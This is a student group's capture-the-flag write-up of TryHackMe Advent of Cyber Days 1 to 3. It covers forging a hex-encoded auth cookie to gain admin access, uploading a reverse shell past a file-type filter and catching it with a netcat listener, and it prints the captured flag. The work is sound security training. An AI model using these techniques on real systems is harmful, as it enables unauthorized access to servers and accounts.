

# PSP0201

## Week 2

# Writeup

Group Name: Blessing Software

Members

ID	Name	Role
1211103213	Uwais	Leader
1211103149	Dzakry Hariz Bin Mohd Sapura	Member
1211103184	Muhammad Muzaffar bin Mazlan	Member



## Day 1: Web Exploitation – A Christmas Crisis

Tools used: Kali Linux, Firefox


Solution/walkthrough:

### Question 1


Registered and logged into the Christmas Control Center



## No access in the Control Center



Opened developer tools and checked for the cookie.



## Question 2

Got the cookie value.

Value  
7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a...

### Question 3

Using Cyberchef, decoded cookie value from Hexadecimal

The screenshot shows the CyberChef interface with the 'From Hex' recipe selected. The input field contains the hex string: 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a... . The output field shows the decoded JSON: {"company": "The Best Festival Company", "username": "wais"}. The 'BAKE!' button is visible at the bottom.

### Question 4

Changed username to “santa”, converted the string back to Hexadecimal, and got the value of Santa’s cookie.

The screenshot shows the CyberChef interface with the 'To Hex' recipe selected. The input field contains the JSON string: {"company": "The Best Festival Company", "username": "santa"}. The output field shows the encoded hex string: 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d. The 'BAKE!' button is visible at the bottom.


## Question 5

Replaced old cookie value with new cookie value and refreshed the page.

The screenshot shows a web browser window with three tabs: "TryHackMe | 25 Days of C..." (active), "Christmas Console", and "From Hex, To Hex - Cyber". The main content area displays a "VIEW CONSOLE" page featuring a large teddy bear image. On the right, there is a "Control" section with four items: "Part Picking", "Assembly", "Painting", and "Touch-up", each with a "No" label. Below this is a "Logout" button. The bottom part of the screenshot shows the browser's developer tools open to the "Storage" tab. Under the "Cookies" section, there is a table with one row for the "auth" cookie. The table columns are: Name, Value, Domain, Path, Expires / Max-Age, Size, HttpOnly, Secure, SameSite, and Last Accessed. The "Value" column shows the original value: "7b22636f6d70616e79223a254686520426573742046657374697...". The "Last Accessed" column shows "Tue, 14 Jun 2022 13:20:42 GMT". To the right of the table, the raw cookie data is displayed: "auth:7b22636f6d70616e79223a254686520426573742046657374697...".

The screenshot shows a web browser window with three tabs: "TryHackMe | 25 Days of C..." (active), "Christmas Console", and "From Hex, To Hex - Cyber". The main content area displays a "CONTROL CONSOLE" page featuring a large teddy bear image. On the right, there is a "Control" section with four items: "Part Picking", "Assembly", "Painting", and "Touch-up", each with a "Yes" label and a checked toggle switch. Below this is a "Logout" button. The bottom part of the screenshot shows the browser's developer tools open to the "Storage" tab. Under the "Cookies" section, there is a table with one row for the "auth" cookie. The table columns are: Name, Value, Domain, Path, Expires / Max-Age, Size, HttpOnly, Secure, SameSite, and Last Accessed. The "Value" column shows the modified value: "7b22636f6d70616e79223a254686520426573742046657374697...". The "Last Accessed" column shows "Tue, 14 Jun 2022 13:20:42 GMT". To the right of the table, the raw cookie data is displayed: "auth:7b22636f6d70616e79223a254686520426573742046657374697...".

After having access to the control console, activated all parts and received the flag.



### Thought Process/Methodology:

Having accessed the target machine, we saw the login/registration page. Then, we chose to register an account and login. After logging in, we opened the browser's developer tool and looked at the site cookie from the Storage tab. We used the cookie value as a hexadecimal value. We went to CyberChef to convert it. The output was a JSON statement. Using Cyberchef, we altered the username to 'santa', and converted it back to hexadecimal. After that, we replaced the old cookie value with the new one and refreshed the page. We then got into the administrator page (Santa's) and enabled every control, and got the flag.



## **Day 2: Web Exploitation – The Elf Strikes Back!**

**Tools used:** Kali Linux, Firefox

**Solution/walkthrough:**

### Question 1

Sign into the site by adding the id given to the url.



### Question 2

View the page source by right-clicking the site. From line 22, able to see type of file accepted by the site.

```
1 <!DOCTYPE html>
2 <html lang=>
3   <head>
4     <title>Protection</title>
5     <meta charset=>utf-8
6     <meta name=viewport content=>width=device-width, initial-scale=1.0>
7     <link rel=icon type=>image/x-icon href=favicon.ico>
8     <link type=text/css rel=stylesheet href=assets/css/roboto.css>
9     <link type=text/css rel=stylesheet href=assets/css/auth.css>
10    <link type=text/css rel=stylesheet href=assets/css/lightmode.css>
11    <link type=text/css rel=stylesheet href=assets/css/buttons.css>
12    <script src=assets/js/upload.js></script>
13    <script src=assets/js/boxfade.js></script>
14  </head>
15  <body>
16    <ul class=lightgrey>
17      <li><a href=>Protect the Factory!</a>
18      <li><a href=>If you see any suspicious people near the factory, take a picture and upload it here!</a>
19    </ul>
20    <h2>If you see any suspicious people near the factory, take a picture and upload it here!</h2>
21    <input type=file id=chooseFile accept=.jpeg,.jpg,.png>
22    <button type=button id=chooseFileSelect>Select</button>
23    <button tabindex=1 id=uploadFile>Submit</button>
24    <p id=fileText>No file selected</p>
25  </main>
26
27</body>
28</html>
```

22       



### Question 3

Bypass the filter by trying out common directories.


Name	Last modified	Size	Description
Parent Directory	.	.	

### Question 4

Submit the reverse shell from the site itself.



Refresh, and activate it through the directory found from Question 3



```
1211103213@kali:~
```

File Actions Edit View Help

```
1211103213@kali:~ x 1211103213@kali:~ x 1211103213@kali:~ x
```

```
(1211103213@kali)-[~]
$ sudo nc -lvpn 443
[sudo] password for 1211103213:
listening on [any] 443 ...
connect to [10.18.30.129] from (UNKNOWN) [10.10.81.250] 39740
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22 UTC 202
0 x86_64 x86_64 x86_64 GNU/Linux
    10:51:35 up 33 min,  0 users,  load average: 0.00, 0.00, 0.18
USER   TTY     FROM             LOGIN@ IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (828): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$
```

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Try Again

## Question 5

Search for the flag using the netcat listener.

```
1211103213@kali:~
```

```
File Actions Edit View Help
```

```
1211103213@kali: ~ × 1211103213@kali: ~ × 1211103213@kali: ~ ×
```

```
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux  
11:11:15 up 53 min, 0 users, load average: 0.00, 0.00, 0.02  
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT  
uid=48(apache) gid=48(apache) groups=48(apache)  
sh: cannot set terminal process group (828): Inappropriate ioctl for device  
sh: no job control in this shell  
sh-4.4$ cat /var/www/flag.txt  
cat /var/www/flag.txt
```

The server at 10.10.81.250 is taking too long to respond.

---

• The site could be temporarily unavailable or too busy. Try again in a few minutes.  
You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjoying yourself so far, and are learning lots!  
This is all from me, so I'm going to take the chance to thank the awesome @Vargnaar for his invaluable design lessons, without which the theming of the past two websites simply would not be the same.  
• If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Have a flag -- you deserve it!  
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}

Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!  
--Muiri (@MuirlandOracle)

---

```
sh-4.4$
```

### Thought Process/Methodology:

After accessing the site, we saw that we needed to sign in by adding the id given. After adding the id to the url, we got into the upload section of the site. There, we decided to view the source code to see what files are accepted. By trial and error, using common directories we found the subdirectory that stores the uploaded files. From the upload site, we could upload our reverse shell. Then, we can activate it from the subdirectory that stores the file, which now has the reverse shell. Back in our terminal, using netcat as the reverse shell listener we were able to obtain the flag.

## **Day 3 : Web Exploitation - Christmas Chaos**

**Tools used:** Kali Linux, Firefox, Burp suite, FoxyProxy

**Solution/walkthrough:**

### Question 1 and 2


Read through the notes in THM

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called Mirai took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

